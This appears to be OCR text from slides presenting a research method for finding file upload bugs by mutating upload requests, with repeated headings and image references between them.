
Our Approach - Mutate Upload Request




Our Approach



Our Approach



Our Approach



Mutate Upload Request

Investigate root causes of file upload bugs

Analyze web servers and browsers




Design 13 mutation operations


Mutate

Initial upload request


Our Goal: Finding File Upload Bugs




Our Goal: Finding File Upload Bugs



Upload Request



Upload Request

